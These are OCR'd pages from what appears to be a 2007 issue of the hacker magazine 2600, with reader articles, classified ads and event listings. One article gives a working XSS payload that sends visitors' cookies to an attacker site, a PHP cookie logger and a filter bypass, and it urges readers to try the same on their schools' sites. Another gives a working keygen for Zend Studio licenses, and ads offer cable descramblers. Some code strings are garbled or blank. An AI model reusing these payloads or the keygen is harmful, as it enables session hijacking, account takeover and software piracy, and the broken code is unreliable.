No response to Mr O'Reilly from the abuse department and nothing done. What was different this time was the kiddie had gotten some balls and was using Assbag's MSN account to instant message him. We were watching this happen via our remote assistance tool. Now we had something to track the kiddie! One of our tools for those who know where to look would show us the IP of the last successful login and we found it was not from our ISP. One lookup later and we traced it to an SBC user.

Choosing to ignore the 15 minute rule because Mr. O'Reilly was a nice guy (this goes a long way) we decided to call SBC on his behalf and track the kiddie at the source of his connection. We got a representative from SBC and explained that one of their users was "hacking" our customer as we spoke and that we had proof. Here we learned that SBC operates exactly like our ISP and didn't have any way of doing anything about it. So we got a supervisor instead. You would think a supervisor could do something.... Nope. Their job is *not* tech. They are there to make sure there are butts in chairs taking calls and making money for whatever outsourced company is hired by the ISP. They said that

there's nothing they can do and don't even have an email address for the abuse/security team. We pressed the point and they actually told us that what their user was doing was perfectly acceptable use of their service!

I'd love to know what the SBC legal team would have said about that one. But it makes my point and shows you the reality of what the average victim of script kiddie mayhem has to go through. We did all we could but until this kiddie grows up and leaves him alone, Assbag is stuck (unless he takes legal action). We did more than we were supposed to and got nowhere because outsourced support and the ISPs who use them just don't give a crap.

I wouldn't say it's open season or that you won't get your service pulled for hacking or worse. But the system is actually stacked slightly against the average user and in favor of the script kiddie.

The tally: Kiddie 1, Assbag 0, ISP... rich.

Shouts to Gilda, Harrybalz, ZX, and jedi262.

Hacking Whipple Hill with XSS

by Azohko

My school recently redid its website with a new and shiny user interface created by a company called Whipple Hill (`www.whipple-hill.com`). This new website enables you to check your schedule online and create groups which could also create their own forums. After minutes of poking around, I found these group forums were vulnerable to an XSS exploit. By redirecting the user to my website with a cookie stealer on it, you would be able to replace your cookies with theirs and become logged in as them. This code would redirect the user to my website by loading an image.

```
<img src="linkToAnImage" onLoad='javascript
➥:document.location="www.ChangeToYourSite.
➥com/logger.php?" + document.cookie'>
```

The above code then passes the cookie information on to this script, which logs the data into "".

```
<?php
function logData()
{
$ipLog="log.txt";
$cookie = $_SERVER['QUERY_STRING'];
$referer = $_SERVER['HTTP_REFERER'];

$date=date ("l dS of F Y h:i:s A");
$log=fopen("$ipLog", "a+");

fputs($log, "COOKIE STOLEN!  REF: $referer
➥| DATE: $date | COOKIE:  $cookie \n");

fclose($log);
}

 logData();
?>
```

While simple at first (they didn't filter any HTML at all), when I called them they didn't seem to think it was a priority to fix it. This was a major vulnerability among many of their websites and they never seemed to be in a hurry to fix it. Finally I got a message back responding to the exploit saying it was fixed. Wrong. Their amazing fix was to filter out the word "" so the user couldn't steal cookies. It took about two seconds to come up with new code to exploit this:

```
<img src="linkToAnImage"
onLoad='javascript:document.location="www.
ChangeToYourSite.com/logger.php?" +
docudocument.cookiement.cookie'>
```

The difference here is that when "" is filtered out it still forms "". This problem could easily have been fixed by using another method of checking for XSS in PHP. Instead of searching for and removing "" they should have found every instance of "" and replaced that with " script" with a space. No harm could be done here, and this way people couldn't have harmless but annoying scripts running on the forums. This could be done easily with the following PHP:

```
<?php
$searchFor = ""
$replaceWith = " script"
$text = str_replace($searchFor , $replace
➥With , $text);
?>
```

This new website my school bought cost them a lot and it amazes me that it would be vulnerable to something so simple. Not only was the original exploit simple, but they failed to fix it successfully. This is sad considering they are supposed to be professionals. Check your own school's websites for simple exploits. You might get lucky like me.

Haunting the MS Mansion



by Passdown

Microsoft sure does make life easy for the end user, but for those of us who are called to fix a down M$ system, life can be trying at times. Let's face it, if you were one of the richest companies in the world, you wouldn't want to share your proprietary gimmicks either. So, this leaves the technician holding a woefully empty bag of tools. Ever have a laptop running an NTFS installed version of XP Home? No, I know you wouldn't, but your client probably does. And of course... he's messed it up. There are a myriad of possible problems, but let's assume that all you need to do is have a nice GUI interface to copy off or change some files. At the time I started writing this Knoppix NTFS write capability was still pre-Alpha. Now it's out, but do you trust it? Me neither. I hate working on laptops and I certainly don't want to pull the hard drive out to put it in another machine. All I need to do is move the SAM files, or edit an INI, or whatever. Let's say that I'm even locked out of the administrator account when booting from the XP Home CD. (Let's assume that someone actually set a password.) I know there are still ways around that but, hey, we like GUI.

Enter Norton Ghost 9. I was able to pick up a legit OEM copy from an online vendor for about $17. Good deal. Ghost images are quite nice for picking up the pieces after doomsday. I highly recommend it. The interesting thing is there are other features that they probably hope you don't notice. The easiest way to work with a Windows system... is to use a Windows system. The Ghost recovery CD boots into a stripped down live CD rigged version of XP Pro. It seems Symantec built their own shell. I am uncertain if it is based on Explorer but, if it is, some functions are still available. My favorite way to garner system access is the often overlooked HELP menu. There's not much in the Ghost shell menu, but if you click HELP, you will find standard menu options, such as OPEN. From here use the *.* option in the filename field and hit enter to gain a complete list of files, drives, etc. For an even bigger laugh, just hit F1 at the main screen. The OPEN interface seems to be a standard Explorer interface, however because of system limitations, all file interactions must take place in this window. For easier use, browse over to the CD-ROM and up to the i386/system32 folder. Here you should find TASKMGR.EXE. Task Manager will give you a little nicer access than HELP (default execute instead of open). In order to run it, you will have to OPEN from the right-click menu, otherwise HELP will think you are trying to SELECT a library.


Need to rename, copy, cut, paste a file? It's all there. Just be aware that you will not see your changes until you refresh your screen (get used to hitting F5 all the time).

Don't waste your time with moving specific files, move whole folders. The OPEN menu only allows you to work with a single file or folder at one time. So, trying to copy 15 files becomes a little tedious and error prone. I've successfully been able to use USB storage devices, which certainly makes it convenient for backing up hard to reach data or importing a replacement file.

This process has been especially useful in removing unwanted DLLs that embed themselves at the boot (spyware).

The fun really begins when you try to execute different programs or system executables sitting on the hard drive. CMD.EXE worked for me. The build of Ghost 9 that I have sits on XP Pro SP1. I am uncertain if this is why I have not been able to run Explorer from a hard drive or not, since I've probably made all my attempts on SP2 installations. There are a lot of things that occur in the background of an MS boot sequence, so success may entail a lot of scripting and editing (beware of crippling an otherwise working test system). I have dabbled extensively but been unable to bring up a more robust level of operation. I hope that someone else can add to what I've discovered and maybe I'll have more good news for you when I eventually get around to buying Ghost 10.

Reading ebooks on an iPod



by DBTC

The iPod does not have an ebook-specific reader or just a text format good for reading ebooks. It's unfortunate because the style and capabilities of iPods make them perfect for such functions. Sure, you can use the iPod as a portable hard drive to read ebooks using any PC. But if you want to use the iPod itself as an ebook reader, it's certainly possible. Reading ebooks on an iPod consists of just copying the contents of an ebook into iPod Notes and scrolling through multiple notes in order to read the ebook. But there are limitations.

Each Note can hold no more than 4012 characters. If an iPod Note contains more, it will still load, but only the first 4012 characters will be displayed. You may see other references mentioning a 4096 character limit. Looking at the results from an actual cut-and-paste experiment, the limit is really 4012.

The iPod can hold no more than 1000 Notes. If you load more, only the first 1000 will be displayed.

Assuming each Note is packed to capacity, that's 4,012,000 characters. So any given iPod can hold roughly 2,467 pages of printed text, or enough for eight medium sized books.

To summarize these issues with reading ebooks on an iPod:

Problem 1: To read ebooks on an iPod screen, the best place is to copy plain text information into iPod Notes. Each Note on the iPod can hold no more than 4012 characters.

Solution 1: Each ebook much be broken up into a multi-Note format. iPod Notes use a very simple HTML-derived markup language. For short stories, it's easy to create the Note-to-Note links yourself. For longer stories, save yourself the pain by automating this process.

Problem 2: iPods can only hold a few books before running out of available Notes spaces.

Solution 2: Keep your ebook collection on your PC and just copy books to and from the iPod as needed. This is a good solution anyway as iPod Notes aren't backed up anywhere (even from the new backup feature in iTunes 7).

With all that said, here's how to place and read an ebook on your iPod:

1) Get an ebook. Make sure it's in "plain text" format. Don't spend money unless you have to. There are plenty of free ebook libraries all over the Internet. I've compiled a list to get you started: `http://www.andybrain.com/archive/journey_to_the_center_of_an_ebook.htm`

2) Enable Notes access on your iPod by checking `Enable disk use` in iTunes. This feature (turned off by default), allows you to use your PC to browse to your iPod, allowing you to copy files directly to the device. For more instructions and detail, see this link: `http://docs.info.apple.com/article.html?artnum=61131`

3) Convert your ebook to a format supported by iPod Notes. Use this iPod ebook creator service to upload your plain text ebook and convert it into an iPod readable format: `http://www.ambience.sk/ipod-ebook-creator/ipod-book-notes-text-conversion.php`. Take the files contained within the resulting ZIP file and place them into a new folder within your iPod's Notes folder. (To do this, make sure you've completed step number two above. Then browse to your iPod using your PC. You should see a Notes folder. Placing all the Zip files within a newly created subfolder isn't required, but makes navigation much easier and faster.

4) Read it.

After disconnecting your iPod from your PC, open `Extras -> Notes` on your iPod. You should see the folder you created in the previous step. Click to view the folder and you should see the documents you moved there, all numbered like `mydocument001`, `mydocument002`, etc. Start with the first document. You'll see backward and forward arrows at the top and bottom of the Notes. Selecting with the center button allows you to page back and forth between Notes.

The actual iPod ebook reading process consists of scrolling slowly through the Note as you read it, then clicking on the `next Note`

page arrow at the end of the document. Be aware that hitting the Menu button acts like a "previous page" function. So if you read, for example, ten Notes worth of linked text, you'll have to hit the Menu button ten times in order to get back to the Extras -> Notes section. Depending on how much you've read, it may be easier and faster just to reboot your iPod when you're done. (There is a way to programmatically clear this stored Notes history, but the converter mentioned above doesn't use it.)

The iPod ebook creator mentioned above will do the trick. If you want a more extensive management system, or want something installed locally, here are some options. Each program will allow you to keep track on many ebooks on your PC, giving you the option to "activate" just the ones you want for iPod reading.

Mac OS: Book2Pod: http://www.tomsci.com/book2pod

Windows OS: *iPodLibrary:* http://www.sturm.net.nz/website.php?Section=iPod+Programs&Page=iPodLibrary

Using this process, we can read text and ebooks on any iPod with a display screen. The process, unfortunately, requires a bit more hassle than it should. Until Apple decides to remedy this with proper ebook support and features like font adjustment and auto-scrolling, we can make do.

More Information


Learn more about the iPod Notes markup language. Also see user comments at the bottom of the second page for code on compiling your own iPod ebook extractor: http://www.oreillynet.com/pub/a/mac/2006/12/12/ipod-notes-above-and-beyond.html

Learn about "Building Interactive iPod Experiences." While the article briefly mentions ebooks, it talks in more detail about the iPod's markup language to run interactive presentations incorporating pictures, sounds and videos: http://www.macdevcenter.com/pub/a/mac/2006/11/28/building-interactive-ipod-experiences.html

Mac users may be interested in Text2iPod X, a Mac-only application that copies entire ebooks into iPod contacts, apparently without size limitations. While this is great, I didn't include it in the main article because 1) I wasn't able to test it, and 2) I'd like my "ebooks on iPod" solution to work on all systems. Here's the link: http://homepage.mac.com/applelover/text2ipodx/text2ipodx.html

For more from DBTC, visit http://www.andybrain.com.

Java Reverse Engineering



by quel

Companies have an amusing habit of obfuscating Java code and then distributing the application and think that it is secure. Unfortunately for them Java classes aka byte code are trivial to decompile. The obfuscation serves as little more than speed bumps which means more fun for us and a little extra time. Of course what reverse engineering project is worth it if it is trivial?

Now many of you are familiar with PHP. The company behind PHP, Zend, produces a tool called Zend Studio. The tool lets you step through code and basically is one of the few ways to actually get the feature set you would expect out of a programming language such as debuggers. The basic premise behind the first version I reversed was that I had installed a 30 day trial but had been too busy at the office to actually get to really try it. Well, time to hack it so I could finish testing it.

We will go ahead and start with version 3 of the studio as this was the first version I reversed. Now it would be trivial to patch the Java, compile the class file, and repackage the jar. Cracks are ugly hacks. We are going to reverse it to our satisfaction so we can write a full keygen. (Not a half-assed keygen but one that will actually generate any and all possible valid keys.)

First, find the ZendIDE.jar and either use jar x or even unzip -x will do it. You will

also want to get a copy of JAD, a Java decompiler. Now you can use grep, strings, etc. to track down what you are looking for or of course start by tracing all the way through the code. After some time grepping and checking out the decompiled code from JAD I found that com/zend/ide/util/f/a.class was going to be the primary target. (Grepping for the string you find on the screen to enter your username and license key is a good place to start.)

Check out a.jad and you'll see things like USER_NAME and LICENSE_KEY. You'll notice everything is named a, b, c, etc. This is part of their obfuscation and sometimes part of the decompiling process. In any case, use the return types and the overloaded types in function arguments to help you find your way.

Check out public void "a" (`String s, String s1`)

Look at that "a" comment `//USER KEY` (could it be this easy?)

Lets trace this code:

```
b = b(s, s1);
```

Hrm. Something special about starting with "lk" - let's note that for later.

OK, s1 has to be greater than or equal to a length of 18 (license key), s2 is the substring from 16 to 18 of s1, and s3 is the first 18 characters of s1. Now s1 is the first 16 characters. s2 must be 0. s4 is a substring of s1 from 8-16. s5 = "Zend" + s +s4 + s2 + s3. *Bingo.*

At this point you can trial and error or just keep tracing the code until you have all the limitations and checks duplicated.

Here's a php script to create the keys. (Editing the same file took me about ten minutes to update the keygen for Zend IDE 4. I haven't looked at 5 but I don't expect their method to have gotten much harder.)

```
if (isset($_GET) && count($_GET) > 0)
{
   if (!isset($_GET["user"]) || !$_GET["user"])
      $name = "0wn3d";
   else
   {
      $name = $_GET["user"];

      //first 2 must not be lk
      if (strcasecmp(substr($name,0,2),"lk") == 0)
      {
         $name = substr($name,2);
         echo "The first 2 chars must not be lk<Br>";
      }
   }

   if (strlen($name) <= 0)
      $name = "0wn3d";

   if (!isset($_GET["howmany"]))
      $_GET["howmany"] = 0;

   $howmany = intval($_GET["howmany"]);

   if ($howmany <= 0)
      $howmany = 2600;

   if ($howmany > 2147483647)
   {
      $howmany = 2600;
      echo "Limit of licenses is: 2147483647<br>";
   }

   if (!isset($_GET["seed"]))
      $seed = "36";
   else
   {
      if (intval($_GET["seed"]) >= 35 && intval($_GET["seed"]) <= 99)
         $seed = $_GET["seed"];
      else
         $seed = "36";
   }

   $str = "Zend";
```

```
   $hardcode = "0304";

   $str .= $name;

   $pad = '';

   for ($i = ( 5 - strlen($name)); $i > 0; $i--)
      $pad .= "0";

   $pad .= "00";

   $str .= $hardcode . $seed . $pad . "000" . $howmany;

   printf ("LICENSE_KEY: %08X%s%s%s000%s<br>USER_NAME: %s", crc32($str),$hardcode,$
➥seed,$pad,$howmany,$name);

   echo "<br><br>Now find ZendIDE.config and replace the LICENSE_KEY and USER_
➥NAME<br><br>";
}

echo "<form method='get'>
   Enter the username: <br>
   <input type='textbox' name='user' maxlength='50'><br>
   Number of licenses: <br>
   <input type='textbox' name='howmany'><br>
   Enter a random number between 35 and 99: <br>
   <input type='textbox' name='seed' maxlength='2'><br>
   <input type='submit' name='Submit'>
   </form>";
```

Shouts to amatus who worked with me on the initial reverse engineering project.

DOES THE RELEASE OF A NEW ISSUE ALWAYS SEEM TO CATCH YOU BY SURPRISE?



Why not avoid the chaos and subscribe?

Still only $20 a year in the States and Canada, $30 elsewhere.
Send check or money order in US funds to
2600, PO Box 752, Middle Island, NY 11953 USA
or visit our store at store.2600.com!


HOPE FORUMS

Announcing a brand new way to communicate your thoughts and ideas about the HOPE conferences, 2600, and hacker issues!

Simply go to http://talk.hope.net and join the fun! We already have many lively discussions in progress and you can start your own if you feel the need. The forum focuses mainly on the past and future Hackers On Planet Earth conferences and the current battle to help save the Hotel Pennsylvania, site of HOPE.

Registration is simple, quick, and free! See what happens when we all put our heads together.

OFF THE HOOK



Technology from a Hacker Perspective

BROADCAST FOR ALL THE WORLD TO HEAR

Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
WBCQ 7415 Khz - shortwave to North America
and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.

And yes, we are interested in simulcasting on other stations or via satellite. Contact us if you can help spread "Off The Hook" to more listeners!



Happenings

CHAOS COMMUNICATION CAMP 2007. This event will start August 8th and last until August 12th, 2007. That's right, ladies and gentlemen. We are going for five days this time! The Camp will take place at a brand new location at the Airport Museum in Finowfurt, directly at Finow airport. So if you like, you can directly fly to the Camp. You can get to the location easily with a car in less than 30 minutes starting in Berlin and we will make sure there is a shuttle connection to the next train station. The coordinates of the location are 52.8317, 13.6779. More details at ccc.de.

CALIFORNIA EXTREME 2007. August 11-12, 2007, San Jose, California. The "Classic Arcade Games Show." An expo of hundreds of coin operated video games and pinball machines once found in arcades. Featuring tournaments, speakers, parts vendors, and an opportunity to play games you may not have seen for years. All the games on display will be set for free play. www.caextreme.org

HITBSECCONF - MALAYSIA is the premier network security event for the region and the largest gathering of hackers in Asia. Our 2007 event is expected to attract over 700 attendees from around the world and will see 4 keynote speakers in addition to 40 deep knowledge technical researchers. The conference takes place September 3rd through September 6th in Kuala Lumpur. More details at http://conference.hitb.org/hitbsecconf2007kl/.

DAYTON'S FIRST HACKER CON! Please join us on Saturday, October 13th 2007 for the inaugural Day-Con Hacker Con in Dayton, Ohio. This unique event promises to impress. It breaks down like this: one day hacking/security conference (check your hat at the door), 250 tickets, POOH Sessions (Point Of Origin Hacking), tools, fresh never before seen presentations, PacketWars Pro Shop, includes food and entertainment. For more information check out www.day-con.org

ILLUMINATING THE BLACK ART OF SECURITY. Announcing SecTor - Security Education Conference Toronto - November 20-21, 2007. Bringing to Canada the world's brightest (and darkest) minds together to identify, discuss, dissect, and debate the latest digital threats facing corporations today. Unique to central Canada, SecTor provides an unmatched opportunity for IT professionals to collaborate with their peers and learn from their mentors. All speakers are true security professionals with depth of understanding on topics that matter. Check us out at www.sector.ca to see the impressive growing list of speakers and be sure to sign up for email updates. Attendees and Sponsors - don't miss out, both are limited!

For Sale

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for EMP Devices, Lock Picks, Radar Jammers & Controversial Hacking Manuals. 407-965-5500

MAKE YOUR SOFTWARE OR WEBSITE USER FRIENDLY with Foxee, the friendly and interactive cartoon blue fox! Not everyone who will navigate your website or software application will be an expert hacker, and some users will need a little help! Foxee is a hand-animated Microsoft Agent character that will accept input through voice commands, text boxes, or a mouse, and interact with your users through text, animated gestures, and even digital speech to help guide them through your software with ease! Foxee supports 10 spoken languages and 31 written languages. She can be added to your software through C++, VB6, all .Net languages, VBScript, JavaScript, and many others! Natively compatible with Microsoft Internet Explorer and can work with Mozilla Firefox when used with a free plug-in. See a free demonstration and purchasing information at www.foxee.net!

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. See why everyone at HOPE Number Six loved it. Turning off TVs really is fun. $20.00 each. www.TVBGone.com

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

JEAH.NET SHELLS/HOSTING SINCE 1999 - JEAH's FreeBSD shell accounts continue to be the choice for unbeatable uptime and the largest virtual host list you'll find anywhere. JEAH lets you transfer/store files, IRC, and email with complete privacy and security. Fast, stable virtual web hosting and completely anonymous domain registration solutions also available with JEAH. As always, mention *2600* and your setup fees are waived! Join the JEAH.NET institution!

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

SPEND QUALITY TIME ONLINE with any of over four thousand cheerful sluts. Start at http://goodluv.diaryland.com/ and enjoy. Credit card required for age verification, non-private video chat is always free. Adults only.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/re-programmable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas,* a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a *2600* member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $49.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

CABLE TV DESCRAMBLERS. New. Each $45 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132.
Email: cabledescramblerguy@yahoo.com.

Help Wanted

RENEGADE BLACK SHEEP TECH ENTREPRENEUR in process of putting flesh on the bones of an encrypted voice communications project. Do you have experience in the deep details of VoIP/SIP protocols, network traffic analysis, billing system construction, PtoP routing, and so on? Interested in working with a top-end team to build a world-changing tool for regular folks around the world to use in their everyday lives? Contact me at wrinko@hushmail.com.

Wanted

OPT DIVERT for 800 numbers desperately needed for privacy. I need a telephone number anywhere in the U.S. that will give an immediate dial tone from which one can then dial a toll-free 800 number so that the toll-free number business recipient does not have the actual telephone number from which the call originated. Further,

I believe that many privacy advocates would not only welcome such an opt-divert number, but also would be willing to pay for such a service in order to keep their originating number private. Please email: opt_divert@yahoo.com.
HELP! I want to set up a voice bridge chat line for hackers but need the software. Call me at (213) 595-8360 (Ben) or www.UndergroundClassifieds.com.

Services

HACKER TOOLS TREASURE BOX! You get over 630 links to key resources, plus our proven methods for rooting out the hard-to-find tools, instantly! Use these links and methods to build your own customized hacker (AHEM, network security) tool kit. http://wealthfunnel.com/securitybook
ADVANCED TECHNICAL SOLUTIONS. #422 - 1755 Robson Street, Vancouver, B.C. Canada V6G 3B7. Ph: (604) 928-0555. Electronic countermeasures - find out who is secretly videotaping you or bugging your car or office. "State of the Art" detection equipment utilized.
FREERETIREDSTUFF.COM - Donate or request free outdated tech products - in exchange for some good karma - by keeping usable unwanted tech items out of your neighborhood landfill. The FREE and easy text and photo classified ad website is designed to find local people in your area willing to pick up your unwanted tech products or anything else you have to donate. Thank you for helping us spread the word about your new global recycling resource by distributing this ad to free classified advertising sites and newsgroups globally. www.FreeRetiredStuff.com FREE ADS are available for those trying to BUY or SELL tech products. Visit www.NoPayClassifieds.com.
SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT? Consult with a semantic warrior committed to the liberation of information. I am an aggressive criminal defense lawyer specializing in the following types of cases: unauthorized access, theft of trade secrets, identity theft, and trademark and copyright infringement. Contact Omar Figueroa, Esq. at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Graduate of Yale College and Stanford Law School. Complimentary case consultation for *2600* readers. All consultations are strictly confidential and protected by the attorney-client privilege.
INTELLIGENT HACKERS UNIX SHELL. Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, compile, and explore without big-brother looking over their shoulder. Hosted at Chicago Equinix with Juniper Filtered DoS Protection. Multiple FreeBSD servers at P4 2.4 ghz. Affordable pricing from $5/month with a money back guarantee. Lifetime 26% discount for *2600* readers. Coupon code: Save2600. http://www.reverse.net
ANTI-CENSORSHIP LINUX HOSTING. Kaleton Internet provides affordable web hosting, email accounts, and domain registrations based on dual processor P4 2.4 GHz Linux servers. Our hosting plans start from only $8.95 per month. This includes support for Python, Perl, PHP, MySQL, and more. You can now choose between the USA, Singapore, and other offshore locations to avoid censorship and guarantee free speech. We respect your privacy. Payment can be by E-Gold, PayPal, credit card, bank transfer, or Western Union. See www.kaleton.com for details.
ARE YOU TIRED of receiving piles of credit card offers and other postal spam? You can't just throw them in the trash or recycle them as someone could get a hold of them and use them to steal your identity. You can't just let them pile up on your kitchen table. So instead you have to be bothered with shredding and disposing of them. Well, not anymore. OperationMailBack.com has a free solution for you. All costs of disposal including delivery will be paid by the company responsible for sending the stuff to you. Stop wasting your valuable time dealing with messes other people are responsible for creating. Check out our newly redesigned website for complete information and take back your mailbox.
BEEN ARRESTED FOR A COMPUTER OR TECHNOLOGY RELATED CRIME? Have an idea, invention, or business you want to buy, sell, protect, or market? Wish your attorney actually understood you when you speak? The Law Office of Michael B. Green, Esq. is the solution to your 21st century legal problems. Former SysOp and member of many private BBS's since 1981 now available to directly represent you or bridge the communications gap and assist your current legal counsel. Extremely detailed knowledge regarding criminal and civil liability for computer and technology related actions (18 U.S.C. 1028, 1029, 1030, 1031, 1341, 1342, 1343, 2511, 2512, ECPA, DMCA, 1996 Telecom Act, etc.), domain name disputes, intellectual property matters such as copyrights, trademarks, licenses, and acquisitions as well as general business and corporate law. Over eleven years experience as in-house legal counsel to a computer consulting business as well as an over 20 year background in computer, telecommunications, and technology matters. Published law review articles, contributed to nationally published books, and submitted briefs to the United States Supreme Court on Internet and technology related issues. Admitted to the U.S. Supreme Court, 2nd Circuit Court of Appeals, and all New York State courts and familiar with other jurisdictions as well. Many attorneys will take your case without any consideration of our culture and will see you merely as a source of fees or worse, with ill-conceived prejudices. My office understands our culture, is sympathetic to your situation, and will treat you with the respect and understanding you deserve. No fee for the initial and confidential consultation and, if for any reason we cannot help you, we will even try to find someone else who can at no charge. So you have nothing to lose and perhaps everything to gain by contacting us first. Visit us at: http://www.computorney.com or call 516-9WE-HELP (516-993-4357).

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the *2600* site, now in mp3 format! Shows from 1988-2005 are now available in DVD-R format for $30! Or subscribe to the new high quality audio service for only $50. Each month you'll get a newly released year of *Off The Hook* in broadcast quality (far better than previous online releases). Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.
INFOSEC NEWS is a privately run, medium traffic list that caters to the distribution of information security news articles. These articles come from such sources as newspapers, magazines, and online resources. For more information, check out: http://www.infosecnews.org.
CHRISTIAN HACKERS' ASSOCIATION: Check out the web page http://www.christianhacker.org for details. We exist to promote a community for Christian hackers to discuss and impact the realm where faith and technology intersect for the purpose of seeing lives changed by God's grace through faith in Jesus.
PHONE PHUN. http://phonephun.us. Blog devoted to interesting phone numbers. Share your finds!

Personals

WHEN THE BULLET HITS THE BONE. Bored and lonely phone nerd. Got some time left in our nation's wonderful corrections system. Looking for pen pals to help pass the time. Interests include (not limited to) telecom, computers, politics, music (punk rock, industrial, etc.), tats, urban exploration. 23, white male, 6'1", 190 lbs, black hair, green eyes, a few tats. Will respond to all. Michael Kerr 09496-029, FCI Big Spring, 1900 Simlar Ave., Big Spring, TX 79720.
LOOKING FOR PEOPLE to teach me programming related skills. I have not been able to learn very much on my own so if any of you would like to pass on your knowledge to a future hacker please contact me. I live in hick-ville, so I do not currently have the Internet but will get reconnected in approximately 2-3 months. Please write to me: Cerberus at 24 Ray St., Keene, TX 76059. Any knowledge at all will be greatly appreciated.
PRISONER SEEKS FRIENDS to help with book review lookups on Amazon by keywords. Com Sci major, thirsty to catch up to the real world before my reentry. I have my own funds to buy books. I only need reviews. I'm MUD/MMORPG savy in C++, Java, Python, PHP, MySQL, DirectX. Ken Roberts J60962, 450-1-28M, PO Box 9, Avenal, CA 93204.
SEEKING NON-STAGNANT MINDS for mutual illumination/exchange of thoughts and ideas. Three years left on my sentence and even with all my coaching the walls still can't carry a decent conversation. Interests include cryptography, security, conspiracy theories, martial arts, and anything computer related. All letters replied to. Max Rider, SBI#00383681 D.C.C., 1181 Paddock Rd., Smyrna, DE 19977.
